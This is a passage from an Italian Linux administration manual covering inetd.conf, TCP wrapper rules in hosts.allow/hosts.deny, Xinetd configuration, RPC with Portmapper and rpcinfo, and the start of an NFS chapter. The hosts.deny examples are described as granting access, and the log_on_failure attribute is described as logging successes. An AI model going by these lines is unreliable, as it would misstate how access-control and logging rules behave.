Sotto viene mostrato il contenuto tipico di questo file, così come appare nelle distribuzioni GNU più comuni. La prima cosa da osservare è che il simbolo '**`#`**', posto all'inizio di una riga, introduce un commento; inoltre, le righe bianche e quelle vuote vengono ignorate. Tutte le altre righe vengono interpretate come direttive di dichiarazione di un servizio particolare.

```
# Internal services
#echo    stream tcp nowait root         internal
#echo    dgram  udp wait   root         internal
#chargen stream tcp nowait root         internal
#chargen dgram  udp wait   root         internal
discard  stream tcp nowait root         internal
discard  dgram  udp wait   root         internal
daytime  stream tcp nowait root         internal
#daytime dgram  udp wait   root         internal
time     stream tcp nowait root         internal
#time    dgram  udp wait   root         internal

# Standard services.
#ftp     stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.ftpd
#telnet  stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.telnetd

# Shell, login, exec and talk are BSD protocols.
#shell   stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.rshd
#login   stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.rlogind
#exec    stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/in.rexecd

# Mail, news and uucp services.
smtp     stream tcp nowait mail         /usr/sbin/exim    exim -bs
pop-2    stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/ipop2d
pop-3    stream tcp nowait root         /usr/sbin/tcpd    /usr/sbin/ipop3d

# Info services
finger   stream tcp nowait nobody       /usr/sbin/tcpd    /usr/sbin/in.fingerd
ident    stream tcp wait   identd       /usr/sbin/identd  identd

# Other services
rsync    stream tcp nowait root         /usr/bin/rsync    rsyncd --daemon
```

Per l'utente medio di un sistema GNU non è necessario approfondire la sintassi di queste direttive. Il file di configurazione predefinito è già sufficiente così com'è.

Le direttive di questo file sono dei record, corrispondenti in pratica alle righe, suddivisi in campi distinti attraverso spaziature orizzontali (spazi o tabulazioni). L'ultimo campo può contenere anche spazi.

servizio[`/`*versione*] *tipo_socket* *protocollo* {`wait`|`nowait`}[`.`*max*] *utente*[`.`*gruppo*] ↩
↪*programma_del_servizio* *programma_e_argomenti*

1. | *servizio* [/ *versione*] |
   |---|

   Il primo campo serve a indicare il servizio. Normalmente si fa riferimento a una porta indicata per nome, secondo quanto definito dal file '`/etc/services`'. Se si indica un numero, si fa riferimento direttamente a quel numero di porta.

   Eventualmente può essere indicato un servizio RPC; in tal caso si utilizza un nome secondo quanto riportato nel file '`/etc/rpc`', seguito eventualmente da un barra obliqua e dal numero di versione.

2. | *tipo_socket* |
   |---|

   Definisce il tipo di socket attraverso diverse parole chiave:

   - '**`stream`**'
   - '**`dgram`**' datagramma
   - '**`raw`**'
   - '**`rdm`**' *reliably delivered message*
   - '**`seqpacket`**' *sequenced packet socket*

3. | *protocollo* |
   |---|

   Serve a determinare il tipo di protocollo, utilizzando una parola chiave che si ottiene dal file '`/etc/protocols`'. Si tratta prevalentemente di '**`tcp`**' e '**`udp`**'. Nel caso si vogliano gestire protocolli RPC, questi si indicano come '**`rpc/tcp`**' e '**`rpc/udp`**'.

4. | { *wait* \| *nowait* } [. *max*] |
   |---|

   Le parole chiave '**`wait`**' e '**`nowait`**' servono a definire il comportamento di un servizio, quando si utilizza il tipo di socket '**`dgram`**' (datagramma). In tutti gli altri casi, si usa esclusivamente la parola chiave '**`nowait`**'.

   In base alle richieste dei clienti, '**`inetd`**' può avviare un certo numero (anche elevato) di copie di processi di uno stesso servizio. Il limite predefinito è di 40 ogni minuto (ovvero ogni 60 secondi) e può essere modificato aggiungendo alla parola chiave '**`wait`**' o '**`nowait`**' un'estensione composta da un punto seguito da un numero: il numero massimo di copie per minuto.

5. | *utente* [. *gruppo*] |
   |---|

   Serve a definire l'utente ed eventualmente il gruppo in nome del quale avviare il servizio. '**`inetd`**' viene avviato dalla procedura di inizializzazione del sistema, con i privilegi dell'utente '**`root`**'; di conseguenza, può cambiare l'utente e il gruppo proprietari dei processi che avvia, in modo da dare loro i privilegi strettamente necessari al compimento delle loro funzioni.

6. | *programma_del_servizio* |
   |---|

   Definisce il percorso assoluto di avvio del programma che offre il servizio. Se si tratta di un servizio interno al supervisore dei servizi di rete stesso, si utilizza la parola chiave '**`internal`**' e l'ultimo campo non viene indicato.

7. | *programma_e_argomenti* |
   |---|

   L'ultimo campo è anomalo, in quanto consente l'utilizzo degli spazi come parte dell'informazione in esso contenuta: si tratta del nome del programma, senza percorso, seguito dagli argomenti eventuali con cui questo deve essere avviato. Si osservi l'esempio seguente, in cui ci si trova a dover ripetere il nome '**`in.finger`**' per questo motivo:

```
finger  stream  tcp  nowait  nobody  /usr/sbin/in.fingerd  in.fingerd
```

135.3 TCP wrapper

L'avvio di alcuni servizi può essere controllato utilmente da un sistema di registrazione e verifica, definito TCP wrapper. [2] Si tratta di un programma, o di una libreria da inserire in un programma che offre qualche tipo di servizio, che esegue una serie di controlli, in base ai quali decide se avviare o meno il servizio corrispondente.

Il TCP wrapper non è indispensabile, ma il suo utilizzo è diventato una consuetudine, per poter avere almeno un controllo minimo sui servizi principali.

I compiti del TCP wrapper possono essere:

- annotare le connessioni nel registro di sistema;
- filtrare l'accesso ai servizi in base a regole determinate;
- eseguire delle verifiche contro possibili «imbrogli»;
- utilizzare protocolli di identificazione dell'utente da cui ha origine la richiesta di accesso.

Come accennato, può trattarsi di un programma generalizzato, come nel caso del demone '**`tcpd`**', oppure di una libreria che normalmente viene utilizzata dai programmi che funzionano in modo indipendente dal supervisore dei servizi di rete.

Qui viene mostrato solo l'uso elementare del TCP wrapper; tuttavia, si deve considerare che le funzionalità effettivamente disponibili dipendono anche dal modo in cui questo è stato compilato. Per un approfondimento delle sue potenzialità, si può consultare la documentazione originale: *tcpd(8)* e *hosts_access(5)*; inoltre, nel capitolo 186 viene descritto come si può usare per realizzare delle «trappole».

La configurazione del TCP wrapper avviene attraverso la coppia di file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Semplificando, quando il TCP wrapper viene interpellato a proposito di un tentativo di accesso, questo verifica che l'indirizzo del chiamante sia incluso nell'elenco di '`/etc/hosts.allow`'. Se è così non esegue altri controlli e permette l'accesso, altrimenti verifica che questo non sia incluso nell'elenco di '`/etc/hosts.deny`' (se entrambi i file mancano o sono vuoti, sono consentiti tutti gli accessi).

135.3.1 Dichiarazione all'interno di /etc/inetd.conf

La dichiarazione di un servizio all'interno del file '`/etc/inetd.conf`' (relativo a Inetd) può avvenire fondamentalmente in due modi possibili: con o senza il filtro del TCP wrapper. Si osservino i due esempi seguenti.

```
telnet  stream  tcp     nowait  root    /usr/sbin/in.telnetd    in.telnetd
```

```
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
```

Nel primo caso, quando si instaura una connessione TELNET, il supervisore dei servizi di rete avvia direttamente il binario '`/usr/sbin/in.telnetd`', senza altre intermediazioni. L'albero dei processi potrebbe apparire come nell'esempio seguente:

```
init-+-inetd---in.telnetd---login---bash---...
     |
     ...
```

[2] **TCP wrapper** software libero con licenza speciale

Nel secondo caso, invece, un'eventuale connessione TELNET viene preceduta dalla verifica attraverso il TCP wrapper (in questo caso, costituito dal demone '**tcpd**'), che potrebbe anche rifiutarla, oppure semplicemente aggiungere dei controlli. Ma una volta completati i controlli, se il servente può essere avviato, il programma '**tcpd**' si toglie di mezzo, per cui l'albero dei processi appare esattamente uguale a quanto già visto.

Quando si decide di utilizzare il TCP wrapper, si possono presentare altre possibilità. Per la precisione, perché funzioni quanto visto nell'ultimo esempio, occorre che l'eseguibile '**in.telnetd**' si trovi nella directory prevista dal programma '**tcpd**', secondo quanto definito in fase di compilazione dei sorgenti. In pratica, per un sistema GNU si tratta di '/usr/sbin/'.

Se il demone di un servizio determinato si trova in una collocazione differente rispetto a quella standard, questo potrebbe essere indicato utilizzando il percorso assoluto, come nell'esempio seguente:

```
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  /root/bin/in.telnetd
```

In questo caso, viene specificato che il demone necessario a ricevere le connessioni TELNET è precisamente '/root/bin/in.telnetd'.

Nella documentazione del TCP wrapper si mostra la possibilità di utilizzare questo programma solo a scopo di verifica dei tentativi di accesso, che vengono annotati nel registro del sistema, sostituendo il demone che dovrebbe essere avviato con una copia di '**tcpd**' stesso. Supponendo di volere eliminare il servizio Finger pur continuando a monitorare le richieste di questo, si potrebbe agire come segue:

```
# mkdir /directory/segreta
```

```
# mv /usr/sbin/in.fingerd /directory/segreta
```

```
# cp /usr/sbin/tcpd /usr/sbin/in.fingerd
```

In alternativa, si può ottenere un risultato simile semplicemente togliendo il programma demone del servizio, lasciando però la dichiarazione nel file '/etc/inetd.conf'. La differenza che si può avvertire sta nelle ulteriori segnalazioni di errore che si ritrovano nel registro del sistema, che avvisano dell'impossibilità di avviare il programma corrispondente.

135.3.2 Configurazione

Come già accennato, la configurazione del TCP wrapper avviene attraverso la coppia di file '/etc/hosts.allow' e '/etc/hosts.deny', dove il primo serve a individuare accessi consentiti, mentre il secondo serve a definire accessi non consentiti.

I tentativi di accesso sono confrontati con le direttive contenute nel file '/etc/hosts.allow', continuando eventualmente con quelle di '/etc/hosts.deny'. Se si ottiene una corrispondenza con una direttiva del file '/etc/hosts.allow', l'accesso viene concesso, senza passare al controllo di '/etc/hosts.deny'; se non si ottiene alcuna corrispondenza con le direttive del file '/etc/hosts.allow', si passa all'analisi di quelle contenute in '/etc/hosts.deny' e solo se nessuna corrisponde all'accesso in corso, questo viene consentito. Pertanto, se i file '/etc/hosts.allow' e '/etc/hosts.deny' sono vuoti, o mancano, sono consentiti tutti gli accessi.

In generale, le righe che iniziano con il simbolo '#' sono ignorate, in qualità di commenti; le righe bianche e quelle vuote sono ignorate ugualmente. Le direttive occupano normalmente una

riga, a meno che terminino con il simbolo '\' (subito prima del codice di interruzione di riga) che rappresenta una continuazione nella riga successiva.

La sintassi minima per le direttive di questi file dovrebbe corrisponde allo schema seguente:

```
elenco_di_demoni : elenco_di_clienti
```

Alla sinistra dei due punti si elencano i programmi demone il cui utilizzo si vuole concedere ai nodi elencati alla destra. Gli elementi appartenenti a un elenco possono essere separati con una virgola o uno spazio.

È consentito l'uso di speciali nomi jolly e altri simboli che facilitano l'indicazione di gruppi di nomi. Segue un elenco di elementi utilizzabili.

`.`*indirizzo_ipv4* `.`*nome_di_dominio*	L'indirizzo IPv4 di un nodo che inizia con un punto indica in realtà tutti gli indirizzi che finiscono con quel suffisso. Se si utilizzano nomi di dominio invece di indirizzi numerici, si fa riferimento a un intero dominio. Per esempio, '**`.brot.dg`**' rappresenta tutti i nodi del dominio *brot.dg*.
indirizzo_ipv4`.` *prefisso_nome_di_dominio* `.`	L'indirizzo di un nodo che finisce con un punto indica in realtà tutti gli indirizzi che iniziano con quel prefisso. Se si utilizzano indirizzi IPv4 numerici, si fa riferimento a una rete intera. Per esempio, '**`192.168.`**' rappresenta tutti i nodi della rete 192.168.0.0.
`@`*dominio_nis*	Il nome di un dominio NIS viene indicato con il prefisso '`@`' e rappresenta tutti i nodi che appartengono a tale dominio.
indirizzo_ipv4`/`*maschera_ipv4*	Rappresenta gli indirizzi IPv4 che si ottengono eseguendo l'AND tra indirizzo e maschera. Per esempio, 192.168.72.0/255.255.254.0 rappresenta tutti gli indirizzi a partire da 192.168.72.0 a 192.168.73.255.
`[`*indirizzo_ipv6*`]/`*n_bit_maschera*	Rappresenta un gruppo di indirizzi IPv6, secondo la maschera. Per esempio, '**`[fec0:0:0:1::]/64`**' rappresenta tutti gli indirizzi fec0:0000:0000:0001::.
`ALL`	È un jolly che rappresenta tutto. Se si trova alla sinistra dei due punti indica tutti i demoni dei servizi, se si trova alla destra rappresenta tutti i nodi.
`LOCAL`	È un jolly che indica tutti gli elaboratori locali, intendendosi con questo quelli rappresentabili senza alcun punto.
`UNKNOWN`	È un jolly che rappresenta tutti i nodi il cui nome o indirizzo risulta sconosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.
`KNOWN`	È un jolly che rappresenta tutti i nodi il cui nome o indirizzo risulta conosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.
`PARANOID`	È un jolly che corrisponde ai nodi il cui nome non corrisponde all'indirizzo. In pratica, si vuole che '**`tcpd`**', attraverso il DNS, determini l'indirizzo in base al nome, quindi si vuole ancora che trasformi il nome in indirizzo (indirizzo --> nome --> indirizzo); se non c'è corrispondenza tra gli indirizzi ottenuti, il nodo rientra in questa categoria.
`EXCEPT`	È un operatore che può essere utilizzato all'interno di un elenco di nomi per escluderne i successivi.

Segue un elenco di esempi riferiti a direttive del file '`/etc/hosts.deny`':

`ALL : ALL`	Consente l'utilizzo di qualsiasi servizio da parte di qualsiasi nodo.
`ALL : ALL EXCEPT .mehl.dg`	Consente l'utilizzo di qualsiasi servizio da parte di qualsiasi nodo a eccezione di quelli il cui dominio è *`mehl.dg`*.
`ALL : .brot.dg`	Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio *`brot.dg`*.
`ALL : .brot.dg EXCEPT caino.brot.dg`	Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio *`brot.dg`*, a esclusione di *`caino.brot.dg`*.
`ALL : 192.168.`	Consente l'utilizzo di qualsiasi servizio da parte dei nodi appartenenti alla sottorete 192.168.0.0.
`in.fingerd : LOCAL` `ALL : ALL`	L'ordine in cui appaiono le direttive è importante. In questo caso, le richieste per il servizio Finger (rappresentato dal demone '**`in.fingerd`**'), vengono accettate solo se provengono da indirizzi locali. Tutti gli altri servizi sono permessi da qualunque origine.

Per un controllo più facile degli accessi, conviene indicare all'interno del file '`/etc/hosts.deny`' soltanto '**`ALL : ALL`**' in modo da impedire tutti gli accessi che non siano consentiti esplicitamente da '`/etc/hosts.allow`'.

135.4 Supervisore dei servizi di rete Xinetd

Xinetd, [3] è un supervisore dei servizi di rete alternativo al classico Inetd, che può essere usato anche con IPv6[4] e può interpretare direttamente i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`' senza bisogno di un programma esterno, in quanto incorpora le librerie del TCP wrapper.

Xinetd è costituito in pratica dall'eseguibile '**`xinetd`**', che può essere avviato o meno con l'indicazione di opzioni:

```
xinetd [opzioni]
```

Naturalmente, di solito il demone '**`xinetd`**' viene avviato e fermato attraverso il controllo dalla procedura di inizializzazione del sistema, senza bisogno di un intervento umano diretto per la sua gestione.

Le funzionalità offerte da Xinetd dipendono dal modo in cui viene compilato. Si possono conoscere le caratteristiche di Xinetd utilizzando l'opzione '**`-version`**':

```
# xinetd -version
```

Ciò che si ottiene è naturalmente il numero della versione del programma, con l'elenco delle componenti addizionali inserite. L'esempio seguente indica l'inclusione delle librerie utili all'utilizzo dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`':

[3] **Xinetd** software libero con licenza speciale

[4] Il funzionamento con IPv6 dipende dal modo in cui vengono compilati i sorgenti; pertanto, possono esistere edizioni precompilate di Xinetd che non sono in grado di gestire IPv6.

```
xinetd Version 2.3.3 libwrap
```

L'esempio seguente mostra invece l'inclusione di tutte le funzionalità più importanti:

```
xinetd Version 2.3.4 ipv6 libwrap loadavg
```

Se appare anche la stringa '**`ipv6`**', si tratta di una versione compilata per IPv6.

135.4.1 Configurazione

La configurazione principale di Xinetd è contenuta solitamente nel file '`/etc/xinetd.conf`' che ha una struttura differente rispetto alla configurazione di Inetd.

Xinetd rilegge il file di configurazione con un segnale differente rispetto al solito aggancio, ma in generale, se il controllo di Xinetd è inserito correttamente nella gestione della procedura di inizializzazione di sistema, dovrebbe essere disponibile uno script adatto, con una sintassi simile a quella seguente, dove l'argomento '**`reload`**' è quello che garantisce la rilettura della configurazione:

```
xinetd {start|stop|reload}
```

Nel file di configurazione sono ignorate le righe vuote, quelle bianche e quelle che iniziano con il simbolo '`#`'; per il resto si tratta di direttive nella forma:

```
service nome_servizio
{
    attributo  =|+=|-=  valore...
    ...
}
```

In altri termini, si tratta di sezioni corrispondenti al nome del servizio a cui fanno riferimento, contenenti una serie di assegnamenti ad attributi individuati da parole chiave particolari. In generale, solo alcuni attributi consentono l'uso di assegnamenti del tipo '**`+=`**' e '**`-=`**', per aggiungere o togliere qualcosa all'attributo stesso. L'esempio seguente rappresenta una situazione abbastanza comune per il contenuto di questo file:

```
defaults
{
        log_type       = SYSLOG daemon
        log_on_success = PID HOST USERID EXIT DURATION
        log_on_failure = HOST USERID ATTEMPT DURATION
}

service discard
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        type            = INTERNAL
        id              = discard-stream
}

service discard
{
        socket_type     = dgram
        protocol        = udp
        wait            = yes
        user            = root
        type            = INTERNAL
        id              = discard-dgram
}
```

```
service daytime
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        type            = INTERNAL
        id              = daytime-stream
}

service time
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        type            = INTERNAL
        id              = time-stream
}

service telnet
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/sbin/in.telnetd
}

service smtp
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = mail
        server          = /usr/sbin/exim
        server_args     = -bs
}

service pop-2
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/sbin/ipop2d
}

service pop-3
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/sbin/ipop3d
}

service finger
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = nobody
        server          = /usr/sbin/in.fingerd
}
```

```
service ident
{
        socket_type     = stream
        protocol        = tcp
        wait            = yes
        user            = identd
        server          = /usr/sbin/identd
}

service rsync
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/bin/rsync
        server_args     = --daemon
}
```

Nell'elenco seguente, vengono descritti solo alcuni degli attributi utilizzabili.

`id =` *nome*	Consente di attribuire un nome alla sezione, quando lo stesso servizio appare in più di una sezione, con protocolli differenti. In mancanza di questa indicazione, il nome del protocollo è anche il nome usato per l'identificazione della sezione. Si osservi che se si usano i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', se si fa riferimento al protocollo, in intende in realtà questo nome identificativo.
`type = RPC` | `INTERNAL`↩ ↪ | `UNLISTED`	Si attribuisce a questo attributo una parola chiave: '**`RPC`**', quando si tratta di un servizio RPC; '**`INTERNAL`**', quando si tratta di un servizio interno di Xinetd; '**`UNLISTED`**', quando si tratta di un servizio che non appare all'interno di '`/etc/services`' o '`/etc/rpc`'.
`disable = yes` | `no`	Consente di abilitare, assegnando la parola chiave '**`no`**', o di disabilitare il servizio, con la parola chiave '**`yes`**'
`socket_type = stream` | `dgram`↩ ↪ | `raw` | `seqpacket`	Definisce il tipo di socket, attraverso una tra le parole chiave indicate.
`protocol =` *protocollo*	Definisce il tipo di protocollo, individuato da un nome come dal file '`/etc/protocols`'.
`wait = yes` | `no`	Se si abilita questo attributo con '**`yes`**', si intende che il servizio non consente l'avvio di più processi paralleli; pertanto, viene concesso solo un servizio alla volta. Al contrario, con un valore '**`no`**', il servizio può essere fornito in più copie simultaneamente.

`user =` *utente*	Consente di avviare il processo che si occupa del servizio con i privilegi dell'utente indicato (ammesso che Xinetd sia in funzione con i privilegi dell'utente '**`root`**').
`group =` *gruppo*	Consente di avviare il processo che si occupa del servizio con i privilegi del gruppo indicato (ammesso che Xinetd sia in funzione con i privilegi dell'utente '**`root`**').
`nice =` *n*	Consente di attribuire un valore *nice* al processo corrispondente al servizio (un valore positivo, fino a 19, dà al processo meno risorse in termini di potenza elaborativa).
`server_args =` *argomenti*	Consente di indicare gli argomenti da dare al programma avviato in corrispondenza del servizio di rete.
`only_from =` *indirizzi_di_origine*...	Consente di indicare degli indirizzi di origine a cui è consentito l'accesso, attraverso varie forme, come indicato da *xinetd.conf(5)*.
`no_access =` *indirizzi_di_origine*...	Consente di indicare degli indirizzi di origine a cui **non** è consentito l'accesso, secondo le stesse modalità di '**`only_from`**'. Nel caso entrambi gli attributi possano fare riferimento allo stesso indirizzo, viene preso in considerazione quello più selettivo; per esempio, potrebbe essere consentito a tutta una sottorete di accedere, ma si potrebbe escludere precisamente un nodo della sottorete.
`access_time =` *intervallo*...	Consente di indicare gli intervalli di tempo in cui il servizio risulta accessibile. Gli intervalli hanno la forma: '*ore*`:`*minuti*`-`*ore*`:`*minuti*'.
`log_type = FILE` *file_delle_registrazioni*	Fa in modo che le informazioni vengano fatte nel file indicato.
`log_type = SYSLOG` *tipo* [*livello*]	Fa in modo che le informazioni vengano fatte nel registro del sistema, specificando il tipo ed eventualmente il livello. Il tipo può essere una parola chiave tra: '**`daemon`**', '**`auth`**', '**`authpriv`**', '**`user`**', '**`local0`**', '**`local1`**', '**`local2`**', '**`local3`**', '**`local4`**', '**`local5`**', '**`local6`**', '**`local7`**'. Il livello può essere indicato come: '**`emerg`**', '**`alert`**', '**`crit`**', '**`err`**', '**`warning`**', '**`notice`**', '**`info`**', '**`debug`**'.
`log_on_success = PID`|`HOST`⮐ ↪|`USERID`|`EXIT`|`DURATION` ...	Annota le informazioni identificate dalle parole chiave utilizzate quando un accesso avviene con successo.

`log_on_failure = HOST`↩ ↪`|USERID|ATTEMPT ...`	Annota le informazioni identificate dalle parole chiave utilizzate quando un accesso avviene con successo. Si possono assegnare anche altri valori, come descritto in *xinetd.conf(5)*.

Esiste anche la possibilità di definire una sezione contenente attributi predefiniti per tutte le altre sezioni:

```
default
{
    attributo   =|+=|-=   valore...
    ...
}
```

In questo modo, attributi come '**`only_from`**' possono essere gestiti più facilmente per tutti i servizi.

135.4.2 IPv6

Xinetd si comporta in modo differente quando compilato con la gestione di IPv6; la cosa più importante da osservare è che gli indirizzi IPv4 vengono poi gestiti sempre come indirizzi IPv6 ricavati da IPv4, ovvero *IPv4-mapped IPv6 addresses*. Pertanto, quando si vuole fare riferimento a indirizzi IPv4, si deve usare la forma seguente:

```
::ffff:indirizzo_ipv4_normale
```

Per esempio, per fare riferimento all'indirizzo 127.0.0.1, si indicherà invece ::ffff:127.0.0.1.

RPC: Remote Procedure Call

RPC, acronimo di *Remote procedure call*, è un meccanismo generale per la gestione di applicazioni cliente-servente. Il sistema si basa su un demone, il Portmapper, e un file che elenca i servizi disponibili associati al demone relativo. Il Portmapper funziona in modo autonomo dal supervisore dei servizi di rete.

136.1 RPC in generale

Semplificando in modo estremo il funzionamento delle RPC, si può dire che si tratti di un meccanismo attraverso cui si possono eseguire delle elaborazioni remote.

Dal lato servente si trova il Portmapper [1] in ascolto sulla porta 111, dal lato cliente ci sono una serie di programmi che, per un servizio RPC qualunque, devono prima interpellare il Portmapper remoto il quale fornisce loro le informazioni necessarie a stabilire una connessione con il demone competente.

Per questo motivo, le chiamate RPC contengono l'indicazione di un *numero di programma* , attraverso il quale, il Portmapper remoto è in grado di rispondere informando il cliente sul numero di porta da utilizzare per quel programma.

I servizi RPC possono essere interrogati attraverso il programma '**`rpcinfo`**'. Per esempio, per chiedere al Portmapper dell'elaboratore *`weizen.mehl.dg`* quali servizi sono disponibili e per conoscere le loro caratteristiche, si può agire come nell'esempio seguente:

$ **`rpcinfo -p weizen.mehl.dg`**[*Invio*]

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

Una cosa da osservare è che alcuni dei programmi elencati tra i servizi RPC, non appaiono necessariamente anche nell'elenco del file '`/etc/services`'.

Il demone che si occupa di attivare i servizi RPC è '**`portmap`**' (a volte anche '**`rpc.portmap`**'), che di norma viene avviato e fermato dalla procedura di inizializzazione del sistema (restando indipendente dal controllo del supervisore dei servizi di rete).

`portmap` [*opzioni*]

Il file '`/etc/rpc`' contenente l'elenco dei servizi RPC disponibili, abbinati al numero di programma usato come riferimento standard. Il suo scopo è quindi quello di tradurre i nomi in numeri di programma e viceversa.

```
# /etc/rpc:
# $Id: rpc,v 2.1 1997/06/11 17:14:15 tobias Exp $
#
# rpc 88/08/01 4.0 RPCSRC; from 1.12   88/02/07 SMI

portmapper      100000  portmap sunrpc
rstatd          100001  rstat rstat_svc rup perfmeter
rusersd         100002  rusers
```

[1] **Portmapper** UCB BSD + SUN RPC

```
nfs             100003  nfsprog
ypserv          100004  ypprog
mountd          100005  mount showmount
ypbind          100007
walld           100008  rwall shutdown
yppasswdd       100009  yppasswd
etherstatd      100010  etherstat
rquotad         100011  rquotaprog quota rquota
sprayd          100012  spray
3270_mapper     100013
rje_mapper      100014
selection_svc   100015  selnsvc
database_svc    100016
rexd            100017  rex
alis            100018
sched           100019
llockmgr        100020
nlockmgr        100021
x25.inr         100022
statmon         100023
status          100024
bootparam       100026
ypupdated       100028  ypupdate
keyserv         100029  keyserver
tfsd            100037
nsed            100038
nsemntd         100039
pcnfsd          150001
amd             300019  amq
sgi_fam         391002
ugidd           545580417
bwnfsd          788585389
```

136.2 Informazioni sulle RPC

Per interrogare un Portmapper si utilizza normalmente il programma '**`rpcinfo`**': [2]

`rpcinfo -p` [*host*]
`rpcinfo` [`-n` *numero_di_porta*] {`-u`|`-t`} *host programma* [*versione*]
`rpcinfo` {`-b`|`-d`} *programma versione*

L'utilità di questo programma sta quindi nella possibilità di conoscere quali servizi RPC sono disponibili all'interno di un certo nodo, oltre alla possibilità di verificare che questi siano effettivamente in funzione. L'elenco seguente descrive alcune opzioni.

`-p` [*host*]	Interroga il Portmapper nell'elaboratore indicato, oppure in quello locale, elencando tutti i programmi RPC registrati presso lo stesso.
`-u` *host programma* [*versione*]	Utilizza il protocollo UDP per eseguire una chiamata RPC alla procedura zero ('**`NULLPROC`**') del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.
`-t` *host programma* [*versione*]	Utilizza il protocollo TCP per eseguire una chiamata RPC alla procedura zero ('**`NULLPROC`**') del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.

[2] **RPCinfo** UCB BSD + SUN RPC

`-n` *numero_di_porta*	Permette di specificare una porta diversa rispetto a quella che viene indicata dal Portmapper, per eseguire una chiamata RPC attraverso le opzioni '**`-u`**' e '**`-t`**'.
`-b` *programma versione*	Permette di eseguire una chiamata RPC circolare (broadcast) a tutti i nodi in grado di riceverla, utilizzando il protocollo UDP, per l'esecuzione della procedura zero ('**`NULLPROC`**') del programma e della versione specificati. Il risultato viene emesso attraverso lo standard output.
`-d` *programma versione*	L'utente '**`root`**' può utilizzare questa opzione per eliminare la registrazione del servizio RPC del programma e della versione specificati.

Seguono alcuni esempi:

`$` **`rpcinfo -p`**

Elenca tutti i servizi RPC registrati nell'elaboratore locale.

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

`$` **`rpcinfo -p weizen.mehl.dg`**

Elenca tutti i servizi RPC registrati nell'elaboratore *`weizen.mehl.dg`*.

`$` **`rpcinfo -b mountd 1`**

Elenca tutti i nodi in grado di fornire il servizio '**`mountd`**'.

```
127.0.0.1 localhost.localdomain
192.168.1.1 dinkel.brot.dg
192.168.1.2 roggen.brot.dg
```

136.3 Controllo sulle RPC

Generalmente, il Portmapper non viene messo sotto il controllo del supervisore dei servizi di rete; tuttavia, potrebbe essere stato compilato in modo da tenere in considerazione il contenuto dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Indipendentemente dal fatto che ciò sia vero, se si usano questi file conviene prevedere le direttive che riguardano il Portmapper, in vista di aggiornamenti futuri. In generale, converrà inserire nel file '`/etc/hosts.allow`' la riga seguente:

```
portmap: specifica_dei_nodi
```

Per converso, converrà indicare la riga seguente nel file '`/etc/hosts.deny`', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
```

Eventualmente, per una sicurezza maggiore, può essere conveniente inserire soltanto la direttiva seguente nel file '`/etc/hosts.deny`', sapendo che questa interferisce però con tutti gli altri programmi che interpretano questi file:

```
ALL: ALL
```

Ai fini del controllo attraverso filtri di pacchetto che si basano sul riconoscimento delle porte TCP o UDP, va ricordato che il Portmapper utilizza solitamente la porta 111.

NFS con i sistemi GNU/Linux

NFS è un servizio di rete che, avvalendosi delle RPC, permette la condivisione di porzioni di file system da e verso altri elaboratori connessi.

Nell'ambito del modello ISO-OSI, il protocollo NFS si colloca al livello cinque (sessione). A seconda della versione del protocollo NFS, questo può avvalersi, al livello sottostante (trasporto), del protocollo UDP o del protocollo TCP.

Il kernel Linux può incorporare, sia le funzionalità necessarie ad accedere a un file system NFS remoto, sia le funzionalità di servente NFS, che comunque devono essere gestite attraverso programmi di contorno.

137.1 Supporto nel kernel

Per poter condividere file attraverso NFS, sia come cliente che come servente, occorre includere il supporto al file system NFS nel kernel (sezione 29.2.14).

Si può controllare la possibilità di accedere a un file system NFS leggendo il contenuto del file '`/proc/filesystems`'. L'esempio seguente rappresenta una situazione in cui ciò è possibile, per la presenza della riga '**`nodev nfs`**':

```
        ext3
        ext2
        minix
        umsdos
        msdos
        vfat
nodev   proc
nodev   nfs
nodev   smbfs
        iso9660
```

Per scoprire se il kernel consente di gestire la funzionalità di servente NFS, si può cercare il file '`/proc/net/rpc/nfsd`', che potrebbe contenere qualcosa simile all'esempio seguente:

```
rc 0 63064 138528
fh 0 194531 0 0 0
io 61203811 330360802
th 8 350 47.860 3.570 1.470 0.000 0.880 0.730 0.250 0.290 0.000 1.760
ra 16 7654 169 54 60 23 53 24 14 20 21 2115
net 201592 201592 0 0
rpc 201592 0 0 0 0
proc2 18 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
